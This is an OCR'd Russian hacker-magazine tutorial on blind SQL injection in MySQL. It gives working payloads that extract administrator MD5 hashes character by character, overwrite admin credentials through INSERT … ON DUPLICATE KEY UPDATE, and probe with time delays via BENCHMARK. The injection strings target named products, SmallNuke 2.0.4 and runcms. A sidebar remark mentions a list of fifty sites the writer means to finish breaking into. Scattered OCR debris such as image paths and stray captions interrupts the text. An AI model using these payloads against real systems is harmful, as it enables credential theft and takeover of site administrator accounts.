ЕВГЕНИЙ «GEMAGLABIN» МИНАЕВ
/ GEMAGLABIN@ANTICHAT.RU /

ИНЪЕКЦИИ ВСЛЕПУЮ

ЭКЗОТИЧЕСКОЕ ИНЖЕКТИРОВАНИЕ ГРУБЫМ МЕТОДОМ

При проведении атаки вида SQL-injection далеко не всегда помогает оператор UNION. В этом случае единственный способ получения информации из таблиц БД — посимвольный перебор данных. Надо сказать, что этот способ является одинаково эффективным и универсальным для всех SQL-операторов. Чтобы ты не сомневался в моей правоте, я прямо сейчас на примере конкретных запросов покажу, как быстро и грамотно осуществляется перебор с дальнейшим получением ценной информации.

ТАКИЕ НЕЗАМЕТНЫЕ ИНЪЕКЦИИ

Не всегда при проведении SQL-инъекций можно воспользоваться оператором UNION, и тогда единственный способ получить ценную информацию из таблиц — посимвольный перебор данных. Да, метод грубый, но зато универсальный для всех SQL-операторов, будь то UPDATE, SET, DELETE или INSERT. Ведь даже после модификации данных, поступивших в таблицу, результат нас не всегда будет устраивать ввиду ее неидеальной структуры. Разъясню некоторые теоретические азы MySQL. А если ты их уже постиг — очень хорошо, повторение — мать учения.

ПОЛЕЗНЫЕ ФУНКЦИИ MYSQL

Рассмотрим ряд функций, которые упрощают жизнь как программисту, составляющему запросы в скриптах, так и хакеру, который ищет изъяны в таких запросах :). Давай условимся, что для простоты восприятия в качестве примеров я буду публиковать запросы в чистом виде, а после стрелочки (->) указывать результат их выполнения.

1. ASCII(STRING) — очень простая функция: она возвращает числовое значение первого символа строки или ноль, в случае если строка является пустой. Ввиду ограниченности типа STRING функция возвращает число в

sql dumper

sql tools

диапазоне от 0 до 255. Например:

```
SELECT ASCII(1) -> 49
SELECT ASCII('1') -> 49
SELECT ASCII('a') -> 97
SELECT ASCII('aa') -> 97
```

2. ORD(STRING) — возвращает код первого символа строки-аргумента.

```
SELECT ORD(1) -> 49
SELECT ORD('1') -> 49
SELECT ORD('a') -> 97
SELECT ORD('aa') -> 97
```

3. BETWEEN MIN AND MAX. Если выражение больше или равно MIN и меньше или равно MAX, то BETWEEN() возвратит 1, иначе результат будет нулевым. Если все элементы однотипны (и, к примеру, имеют числовой тип), то сравнительный запрос сводится к выражению «MIN <= QUERY AND QUERY <= MAX». Примечательно, но до MySQL 4.0.5 в результате сравнения неоднотипных данных получается следующее:

```
SELECT 5 BETWEEN 1 AND 6 -> 1
SELECT 5 BETWEEN '1' AND '6' -> 1
SELECT 5 BETWEEN 1 AND 4 -> 0
SELECT 5 BETWEEN '1' AND '4' -> 0
```

То есть MySQL пытается сделать тип общим! Это нам только на руку. Почему? Терпение, мой друг, узнаешь чуть позже :).

4. IN(VALUE1, VALUE2) — возвращает 1, если запрос равен одному из значений, лежащих в IN(). В противном случае вернет 0. Если все значения являются константами, они чувствительны к регистру и обрабатываются в соответствии с типом запроса, а затем сортируются методом бинарных деревьев. То есть запрос выполнится максимально быстро, если все переменные однотипны.

```
SELECT 1 IN (2,3,4,5,1) -> 1
SELECT 1 IN (2,3,4,5,'1') -> 1
SELECT 1 IN (2,3,4,5,0) -> 0
SELECT 1 IN (2,3,4,5,'0') -> 0
```

5. LOWER(STRING) — приводит строку к нижнему регистру в соответствии с текущим набором символов (по умолчанию ISO-8859-1).

```
SELECT LOWER('ITDEFENCE') -> itdefence
SELECT LOWER('ITDEFeNCE') -> itdefence
SELECT LOWER('itdefence') -> itdefence
SELECT LOWER(123) -> 123
```

6. SUBSTRING(STRING,POSITION,LENGTH) — копирует подстроку из строки STRING с позиции POSITION длиной LENGTH.

```
SELECT SUBSTRING('itdefence',4) -> efence
SELECT SUBSTRING('itdefence' FROM 4) -> efence
SELECT SUBSTRING('itdefence',4,2) -> ef
SELECT SUBSTRING('itdefence',1,2) -> it
```

7. SUBSTRING_INDEX(STRING,DELIMITER,LENGTH) — возвращает подстроку строки STRING до позиции LENGTH после разделителя DELIMITER. Если значение LENGTH положительное, возвращается все, что лежит слева от DELIMITER, если отрицательное — все, что справа.

```
SELECT SUBSTRING_INDEX('itdefence.ru', '.' ,2) ->
itdefence.ru
SELECT SUBSTRING_INDEX('itdefence.ru','.',-1) -> ru
SELECT SUBSTRING_INDEX('itdefence.ru','.',1) ->
itdefence
```

8. BENCHMARK (COUNT,FUNCTION) — выполняет COUNT раз функцию FUNCTION, создана для тестирования запросов на предмет загрузки сервера.

```
SELECT BENCHMARK(31337,ENCODE('skvoz','noy'))
```

ПОДЗАПРОСЫ, С ЧЕМ ИХ ЕДЯТ

Нередко для проведения SQL-атак тебе может понадобиться помощь вложенных подзапросов. Чтобы понять, как они устроены, я в качестве примера рассмотрю MySQL v. > 4.1. Именно с этой версии поддерживаются все формы подзапросов, которых требует стандарт SQL. Подзапрос можно вкладывать в родительский запрос (или даже подзапрос), предварительно обрамив его скобами:


```
SELECT * FROM 'users' WHERE 'id' = (SELECT MAX(ID) FROM
'users')
SELECT * FROM 'users' WHERE 'id' = ANY (SELECT MAX(id)
FROM 'users')
SELECT * FROM 'users' WHERE (1,1) = (SELECT
'id','username' FROM 'users')
```

При использовании подзапросов могут неожиданно встретиться следующие ошибки:

1. Неподдерживаемый синтаксис, или «1235 — This version of MySQL doesn't yet support 'LIMIT & IN/ALL/ANY/SOME subquery'».

Такая ошибка может возникнуть при запросе вида:

```
SELECT * FROM 'users' WHERE 'id' IN (SELECT 'id' FROM
```



SQL-инъекция в runcms

```
'users' ORDER BY 'id' LIMIT 1)
```

Она обуславливается старой версией MySQL. С помощью такой хитрой подставы ты сможешь определить версию ветки СУБД.

2. Неверное число столбцов в подзапросе, или «1241 — Operand should contain 1 column(s)». Возникает при запросе:

```
SELECT (SELECT 'id','username' FROM 'users') FROM
'users'
```

3. Неверное количество строк в подзапросе, или «1242 — Subquery returns more than 1 row»:

```
SELECT id' FROM 'users' WHERE 'id' = (SELECT id FROM
'users')
```

LET'S DO IT!

Теперь, когда мы знакомы с теорией, и в частности с синтаксисом подзапросов (это очень важно), перейдем к делу. Предположим, что мы отыскали на просторах интернета бажный скрипт (неудивительно, поскольку в инете таких скриптов пруд пруди). Предположим, что сценарию передается параметр id, фильтрация которого напрочь отсутствует. Если в этом случае мы подставим одинарную кавычку в значение параметра: «SELECT * FROM 'users' WHERE 'id'='''», то получим мерзкую ошибку в ответ:

```
'You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near ''''' at line 1.
```

Знакомо? Несомненно. Бьюсь об заклад, что таких ошибок в своей хакерской жизни ты повидал немало. Попробуем умеючи раскрутить эту инъекцию без участия UNION.

Теоретически мы можем самостоятельно завершить запрос, подставив кавычку и знак комментария. Сразу замечаем, что изначально в MySQL поддерживаются только три типа комментариев:

```
1. Многострочный «/* */».
2. Однострочный «#».
3. Еще один однострочный «--» (для совместимости с языком
SQL), после которого обязательно должен идти пробел либо
символ перевода строки.
```

Я буду использовать последний тип комментариев. Посмотрим, как поведет себя MySQL при пережевывании моего коммента:

```
SELECT * FROM 'users' WHERE 'id'= '0'-- -> 0
SELECT * FROM 'users' WHERE 'id'= '1'-- -> 1
```

Так как непосредственно вывода данных мы не имеем (не забываем, что на экране отображается лишь SQL-ошибка), осуществим перебор всех символов строки, параллельно сравнивая каждый символ с его ASCII-кодом.

Вспомним функцию ASCII и рассмотрим следующие запросы:

```
SELECT * FROM 'users' WHERE 'id'= '0' OR ASCII(1)=49-- -
> 1
SELECT * FROM 'users' WHERE 'id'= '0' OR ASCII(1)=40-- -
> 0
SELECT * FROM 'users' WHERE 'id'= '1' AND ASCII(1)=49-
- -> 1
SELECT * FROM 'users' WHERE 'id'= '1' AND ASCII(1)=48-
- -> 0
```

Оператор AND надо использовать в том случае, если первое условие запроса вернет нам хоть какой-то результат. В противном случае запрос остановится на первом условии, не дойдя до второго. А OR мы можем смело использовать, если первое условие нашего запроса не возвращает никакого результата.

Способ сравнения для нас тоже имеет значение, ведь запрос с однотипными данными займет куда меньше времени, нежели со значениями разных типов (в таком случае сервер будет сам приводить их к единому типу, жутко матерясь и кушая процессорное время :)). Для оптимизации задачи вспомним возможные типы сравнения в MySQL.


```
Равенство: =
Безопасное с точки зрения сравнения с NULL равенство: <=>
Неравенства: <> !=
Меньше и больше: < >
Меньше или равно и больше или равно: <= =>
Сравнение с NULL: IS NULL , IS NOT NULL.
```

Для реализации успешного перебора необходимо копировать каждый символ искомой строки с помощью функции SUBSTRING, сравнивая его сначала с нулем, а затем с набором ASCII-кодов нужного типа данных. Узнать необходимый код можно с помощью PHP-функции ORD().


Перейдем к практике и заодно вернемся к нашему примеру. Предположим, что в искомой таблице 'users' существует поле password, которое содержит данные в формате MD5 (что, кстати, часто встречается в различных CMS и форумах). Это обстоятельство несколько облегчает нашу задачу. При помощи функции LOWER() и известного набора символов мы сможем получить результат достаточно быстро. Как ты знаешь, MD5-хэш может состоять только из цифр от 1 до 10 и букв a, b, c, d, e, f, что значительно сужает диапазон вероятных значений при реализации перебора.

Используя уже имеющиеся навыки общения с ASCII() и SUBSTRING(), составим запрос с подзапросом — выборкой пароля из поля password. Сначала убедимся, что поле не пустое:

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) > 0-- -> 1
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1))<0-- -> 0
```



Утилита-переборщик



Эксплойты для перебора пароля

При больших объемах перебора рационально применить метод сравнения с использованием конструкции IN или NOT IN.

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) IN(1,2,4,5)-- -> 0
SELECT * FROM 'users' WHERE 'id'= '1' and
ASCII(SUBSTRING((select password from users where
id=1),1,1)) IN(51,52,53)-- -> 1
```

Выполнив этот запрос, мы убеждаемся, что первый символ MD5-пароля входит в цифровой диапазон 3-5 (не забывай, что аргументы IN — это не значения, а их ASCII-коды!).
Однако у этого метода по скорости выигрывает BETWEEN, так как он выполняется за меньшее количество тактов.

```
SELECT * FROM 'users' WHERE 'id'= '1' and
ascii(substring((select password from users where
id=1),1,1)) BETWEEN 1 and 5-- -> 0
SELECT * FROM 'users' WHERE 'id'= '1' and
ascii(substring((select password from users where
id=1),1,1)) BETWEEN 51 and 55-- -> 1
```

Тебе решать, какой метод использовать.
В конечном счете наша задача сводится к обнаружению некоторого среза кодов, в который входит искомый символ, и последующему сравнению символа с каждым кодом в этом срезе. Далее подбирается второй символ, затем третий... пока не дойдем до последнего. Зато в итоге мы получим полноценный MD5-хэш, без явного отображения данных на экране!

INSERT'НЫЕ ТРЮКИ

Как я уже сказал, универсальность метода перебора заключается в том, что он работает независимо от вида оператора (SELECT, INSERT, UPDATE, DO, DELETE или SET). Чтобы не быть голословным, приведу пример с бажным INSERT. Предположим, что в уязвимом скрипте, отвечающем за регистрацию нового юзера форума (а таких сценариев в Сети, поверь мне, великое множество), имеется запрос вида:

```
$query = 'INSERT INTO 'users' (id, username, password)
VALUES (\''.$_GET['id'].'\',\'example\',\''.
md5('example').'\');';
```

Наша задача, в первую очередь, определить истинность или ложность выполнения инжектированного запроса. Чтобы искусственно вызвать ошибку, попробуем использовать оператор IF вкупе с левым подзапросом «SELECT 1 UNION SELECT 2». Для организации задуманного нужно лишь указать в качестве уязвимого параметра id злую строку вида «'1',`example`,1 =IF(ASCII(1)=48,1,(SELECT 1 UNION SELECT 2)))/*». И тут же получить ошибку: «Subquery returns more than 1 row». Впрочем, существует и благоприятный исход событий, если сравнивать единичку с ее истинным кодом 49:

```
INSERT INTO 'users' (id,username,password) VALUES ('1
','example',1=IF(ASCII(1)=48,1,(SELECT 1 UNION SELECT
2)))/* -> 0
INSERT INTO 'users' (id,username,password) VALUES ('1
','example',1=IF(ASCII(1)=49,1,(SELECT 1 UNION SELECT
2)))/* -> 1
```

ON DUPLICATE KEY

Факт уязвимости скрипта мы установили. Теперь следует аккуратно проэксплуатировать движок, заменив логин и пароль администратора нашими значениями :). Начиная с версии MySQL 4.1, работает замечательная конструкция «ON DUPLICATE KEY», которая при выполнении INSERT'а с указанием специальных параметров чудесным образом делает не INSERT, а целый UPDATE! Рассмотрим этот недокументированный прием на практике. Представим, что табличка users имеет следующую структуру:

```
'name' varchar(60) NOT NULL default '',
'password' varchar(32) NOT NULL default '',
'email' varchar(60) NOT NULL default '',
'joindate' int(10) unsigned NOT NULL default '0',
PRIMARY KEY ('name')
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
```

Процедура добавления нового юзера происходит примерно так:

```
INSERT INTO 'users' ( 'name' , 'password' , 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007')
```

При инжектировании указанного запроса нужно использовать конструкцию «ON DUPLICATE KEY UPDATE поле=значение», в результате которого мы обновим значения нужных нам полей:

```
INSERT INTO 'users' ( 'name' , 'password' , 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007') ON DUPLICATE KEY UPDATE 'name'=
'gemaglabin','password'='mafia'-- ','testeng' , 'ge@
ma.ru' , '12.12.2007')
```

В итоге мы имеем администратора gemaglabin (а не underwater) с собственным паролем.

Но основная фишка этой конструкции состоит в том, что с ее помощью можно легко апдейтить другие таблицы. Скажем, при известной структуре БД и наличии достаточных прав мы можем легко изменить админский пароль соседнего движка, подвязанного к той же базе :). Не веришь? Смотри сам:

```
INSERT INTO 'users' ('name', 'password', 'email' ,
'joindate' ) VALUES ( 'underwhater','testeng' , 'ge@
ma.ru' , '12.12.2007') ON DUPLICATE KEY UPDATE table2.
admin_pass = 'underWHAT?!'
```

BENCHMARK

Пришло время поговорить о загадочной функции BENCHMARK. Обычно хакеры используют ее для анализа запросов, когда не дает результатов даже вариант с подзапросами. Метод с BENCHMARK впервые описал 1dt.w0lf (бывший ведущий Hack-Faq). В дальнейшем им были широко раскрыты возможности этого способа в его мануале по benchmark-инъекциям. Суть метода примерно такова: используя IF в специальной конструкции, мы можем заставить MySQL производить какие-то действия в случае правильного запроса и, замеряя время ответа от сервера, судить об истинности запроса. Время, которое при этом затрачивает MySQL, — это время, израсходованное на клиента, а не потраченное центральным процессором. Поэтому рекомендуется выполнять BENCHMARK несколько раз, чтобы убедиться в правильности заданного условия в зависимости от различной нагрузки процессора. BENCHMARK сильно загружает процессор, и поэтому выполнять его стоит только при верном запросе, так как количество удачных попыток перебора куда меньше, чем неудачных, да и время выполнения запроса оставляет желать лучшего (на работу эксплойта может уйти больше часа). Также следует грамотно настроить параметр COUNT функции BENCHMARK, так как для каждого сервера он будет разным. К примеру, проверка MD5-хэша админского пароля с явно указанным test выглядит примерно так:

```
SELECT 'pass' FROM 'users' WHERE 'login' = '' or 1 = if
(ascii(1)=49,1,benchmark(999999,md5('test')))--
```

По времени отклика ты узнаешь, верный пароль или нет.

FOR EXAMPLE

Ура! Мы рассмотрели все методы на практике. Теперь перейдем к их программной реализации и сразу глянем на продукт SmallNuke. На момент написания статьи последняя версия была 2.0.4. В файле modules/members/lost_pass.php можно легко нащупать blind SQL-injection при высылке забытого пароля.

```
$username = trim (strip_tags ($_POST['username']));
$user_email = trim (strip_tags ($_POST['user_email']));
if (($username != "") AND ($user_email == "")) {
$where_dat = "username = '$username'";
} elseif (($username == "") AND ($user_email != "")) {
$where_dat = "user_email = '$user_email'";
} elseif (($username != "") AND ($user_email != "")) {
$where_dat = "username = '$username' AND user_email =
'$user_email'";
} elseif (($username == "") AND ($user_email == "")) {
header ("Location: index.php?go=Members&in=lost_
pass");
exit;
}
...

$sql = "SELECT * FROM ".SN_MEMBERS_TABLE." WHERE $where_
dat";
```

Нас вполне устроит подстановка инъекции в поле user_email. Для этого немного поэкспериментируем с запросами. Подставляем значение «' AND ASCII(1)=48/*» в поля email'а пользователя и видим редирект на страницу с ошибкой.

При этом запрос, выполнившийся на сервере, примет следующий вид.

```
SELECT * FROM 'users' WHERE user_email = '' AND
ASCII(1)=48/*
```

Изменим значение ASCII(1) на 49 и при подстановке измененного запроса увидим сообщение об успешной отправке нового пароля на email пользователя. Однако нас такой вариант не устраивает, поскольку это ни фига не по-хакерски :). Попробуем вытащить хэш администратора посимвольным перебором. Для этого вставим в качестве инъекции следующую конструкцию:

```
123' or ASCII(SUBSTRING((select password from sn_admins
where admin_id=1),1,1))=49/*
```

Та же ситуация имеет место с оператором DELETE. На примере известного проекта runcms это выглядит следующим образом: при получении клиентского IP-адреса проверяется лишь заголовок X-FORWARDED-FOR, однако CLIENT-IP хоть и не проверяется, но учитывается.

```
runcms/class/core.php  130:    if (getenv("HTTP_
X_FORWARDED_FOR") &&  strcasecmp(getenv("HTTP_X_
FORWARDED_FOR"), "unknown"))
runcms/class/core.php  135:    elseif (getenv("HTTP_
CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"),
"unknown"))
modules\newbb_plus\class\class.whosonline.php (32):
$sql = "DELETE FROM ".$bbTable['whosonline']." where
timestamp<».(time()-300 OR user_ip='"._REMOTE_ADDR."'";
```

После некоторых манипуляций ядовитый запрос принимает подобающий вид. Главное условие его успешного выполнения — существование в таблице хотя бы одной сессии (иначе подзапрос не выполнится).

```
123' or 1=IF(ASCII(SUBSTRING((select pass from users
where uid=1),1,1))=49,0,(select 1 union select 5))/*");
```

Взлом сервера через слепые инъекции требует долгой и кропотливой работы. Но, как показала эта статья, всегда можно добиться успеха!

Да, статеечка в тему. У меня как раз завалялся файл с полсотней сайтов, которые я в свое время не доломал. Вечерком займусь.

Использование LOWER сократит время перебора, но его стоит юзать только в случае, если регистр данных в таблице не имеет значения. Обычно так оно и есть, ведь пароли хранятся в MD5 и при переборе хэша регистр значения не имеет.

HAPPY END

Думаю, что описанные мной приемы помогут тебе в нелегком деле слепого SQL-инжектирования. Я уверен, что с первого раза у тебя не получится повторить мои трюки, но многочасовые тренировки на локальном сервере с последующим анализом выполненных запросов научат тебя применять эти методы уже вслепую. По крайней мере, я на это надеюсь. Ведь в новом году все твои желания обязательно сбудутся! С праздником!